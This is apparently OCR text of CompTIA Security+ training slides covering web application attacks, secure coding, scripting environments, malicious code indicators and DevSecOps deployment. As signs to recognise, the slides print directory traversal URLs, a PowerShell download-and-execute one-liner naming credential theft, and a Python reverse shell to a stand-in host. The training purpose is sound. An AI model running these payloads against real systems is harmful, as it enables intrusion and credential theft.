
- Directory traversal
  - Obtain access to files outside web site root directory
  - Canonicalization attack and percent encoding
- Command injection
  - Cause server to run OS shell commands

```
http://victim.foo/?show=../../../../etc/config

http://victim.foo/?show=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f
etc/config
```

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Server-side Request Forgery



- Cause a server to make API calls or HTTP requests with arbitrary parameters
  - Weak authentication/access control between internal services
  - Weak input validation and faults in request parsing
- Variety of exploit techniques and aims
  - Reconnaissance
  - Credential stealing
  - Unauthorized requests
  - Protocol smuggling

Images © 123rf.com.

Secure Coding Techniques

- Security development life cycles and best practice guides
  - Open Web Application Security Project (OWASP)
- Input validation
  - User-generated data typed/entered via form controls
  - Passed by another program (URL or HTTP header)
  - Document and test all types of user/API input
- Normalization and output encoding
  - Strip illegal characters and substrings and use a predictable format and character set for the context in which the output is used
  - Check all data being passed as output
  - Differences between character sets and encoding methods

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Server-side versus Client-side Validation

- Client-side execution
  - Code is run by the browser
  - Document Object Model (DOM) scripting
  - Might send a request to the server, but the request is constructed by the client
- Server-side execution
  - Code is run by the server
- Client-side input validation
  - Code is not running in a fully trusted environment
- Server-side input validation
  - Might require complex transactions, slowing down process
- Both used together

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Web Application Security

- Secure cookies
  - Avoid using persistent cookies for session authentication
  - Set the Secure attribute
  - Set the HttpOnly attribute
  - Use the SameSite attribute
- Response headers
  - HTTP Strict Transport Security (HSTS)
  - Content Security Policy (CSP)
  - Cache-Control

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Data Exposure and Memory Management

- Data exposure
  - Allowing privileged data to be read without authorization
  - Weak authentication/session management
  - Lack of encryption
- Error handling
  - Structured exception handler (SEH)
  - Prevent use of error conditions for arbitrary code/injection
  - Prevent display of default messages
- Memory management
  - Use of unsecure functions
  - Input validation and overflow protection

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Secure Code Usage

- Code reuse
  - Using a block of code in a different context
- Third-party libraries/DLLs
  - Monitor shared libraries for known vulnerabilities and patches
- Software development kit (SDK)
  - Sample code/libraries
- Stored procedures
  - Pre-built functions for querying databases

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Other Secure Coding Practices

- Unreachable and dead code
  - Code that cannot be executed or does not affect program flow
- Obfuscation/camouflage
  - Disguise nature of code
  - Inhibit reverse engineering


Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Static Code Analysis

- Static/source code analysis
  - Submit code for analysis by automated software
- Manual code review
  - Human analysis of source code

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Dynamic Code Analysis



- Run application in a staging environment for testing
- Fuzzing and stress testing
  - Application UI
  - Protocol
  - File format

Screenshot Burp Suite portswigger.net/burp.

Topic 14D

Implement Secure Script Environments

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Scripting

- Automation of activity through programs and scripts
- Basic elements of a script
  - Parameters
  - Branching and looping statements
  - Validation and error handlers
  - Unit tests
- Scripting languages
- Domain-specific languages
- Orchestration tools
- Syntax

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Python Script Environment

- Basic syntax elements
  - Case sensitivity and indentation
- Variables
  - Assignment and typing
- Functions
  - Declaring functions
- Logic and looping statements
  - Comparison operators
  - Control blocks
- Modules
  - Libraries of functions
- Execution
  - Within interpreter or compiled

```
def fullname(name,surname):
   return name + " " + surname
#This ends the function definition
#The next line calls the function
greeting = 'Hello ' + fullname('World', '')
print(greeting)
```

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

PowerShell Script Environment

- Cmdlets and functions
  - Verb-noun cmdlets
  - Return objects
  - Declaring functions
- Logic and looping statements
- Modules

```
function Cat-Name {
  param ($name,$surname)
  return $name + ' ' + $surname
}
#This ends the function declaration; the next statement calls it
$greeting = 'Hello ' + $(Cat-Name('World',''))
Write-Host $greeting
```

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Execution Control

- Prevent use of unauthorized code
- Allow lists and block lists
  - Allow list control means that nothing can run if it is not on the approved list
  - Block list control means that anything not on the prohibited list can run
- Code signing
- OS-based Execution Control
  - Software Restriction Policies (SRP)
  - AppLocker
  - Windows Defender Application Control (WDAC)
  - SELinux
  - AppArmor

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Malicious Code Indicators

- Detection through monitoring platforms or host/process behavior analysis
- Shellcode
  - Creates a process or injects a DLL
- Credential dumping
  - Dumps credentials from lsass.exe
- Lateral movement/insider attack
  - Remote execution
- Persistence
  - Registry autorun keys
  - Services/scheduled tasks
  - Windows Management Instrumentation (WMI) event subscriptions

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

PowerShell Malicious Indicators

- Exploit frameworks
- Suspicious cmdlets
  - Creating processes or binaries
  - Downloading files
- Bypassing execution policy
- Using Windows API calls
- Launching PowerShell from a different script type
- PowerShell usage auditing
  - Execution control
  - Constrained language mode
  - Script tracing and logging
  - Prevent use of older versions

```
powershell.exe "IEX (New-Object
Net.WebClient).DownloadString('
https://badsite.foo/DoEvil.ps1'
); Do-Evil -StealCreds"
```

```
[Kernel32]::LoadLibrary("C:\Users\Foo
\AppData\Local\Temp\doevil.dll")
```

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Bash and Python Malicious Indicators

- Bourne Again Shell (Bash)
  - Batch scripting for Linux command-line
- Malicious indicators
  - Reconnaissance-type activity
  - Download tools
  - Crontab (task scheduler)
  - Account/firewall configuration changes
- Web shells
  - Use of sockets to redirect terminal output to network port
- File integrity scans with `diff`
- Resource monitoring with `top` and `free`

```
s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
s.connect(("evil.foo",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
pty.spawn("/bin/sh")'
```


Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Macros and Visual Basic for Applications (VBA)

- Macros record steps taken in office productivity application
- Macros are coded in a scripting language
- Virtual Basic for Applications (VBA)
  - Office document macros
- JavaScript
  - PDF document macros

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Man-in-the-Browser Attack



Screenshot: Browser Exploitation Framework (beefproject.com).

- Compromise browser
  - Inspect session data
  - Change browser settings
  - Perform redirection
  - Perform code injection
- Malicious plug-in/script/DLL
- Browser Exploitation Framework (BeEF)
- Exploit kits

Topic 14E


Summarize Deployment and Automation Concepts

Application Development, Deployment, and Automation

- DevSecOps and requirements for greater automation
- Completion of tasks without human intervention
- Automation facilitates better scalability and elasticity
  - Scalability means that the costs involved in supplying the service to more users are linear
  - Elasticity refers to the system's ability to handle changes on demand in real time

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Secure Application Development Environments



- Software development life cycle (SDLC)
  - Waterfall and Agile
- Quality assurance (QA)
- Development environments
- Preserving environment integrity
  - Sandboxing
  - Secure baseline
  - Integrity measurement

Images © 123rf.com.

Provisioning, Deprovisioning, and Version Control


- Provisioning is the process of deploying an application to the target environment
  - Installer/setup package
  - Instance (VM with OS and application)
- Deprovisioning is the process of removing an application from packages or instances
- Version control
  - Customer version ID
  - Developer build ID
  - Source code version control
  - Code commits and backups

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Automation/Scripting Release Paradigms

- Waterfall versus Agile SDLCs
- Continuous integration
  - Commit updates often
  - Reduce commit conflicts
- Continuous delivery
  - Push updates to staging infrastructure
- Continuous deployment
  - Push updated code to production
- Continuous monitoring and automated courses of action
- Continuous validation

Images © 123rf.com.



Software Diversity

- Runtime environment
  - Compiled code
  - Interpreted code
- Software diversity as obfuscation
- Security by diversity
  - Avoid monocultures to make attacks harder to develop

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.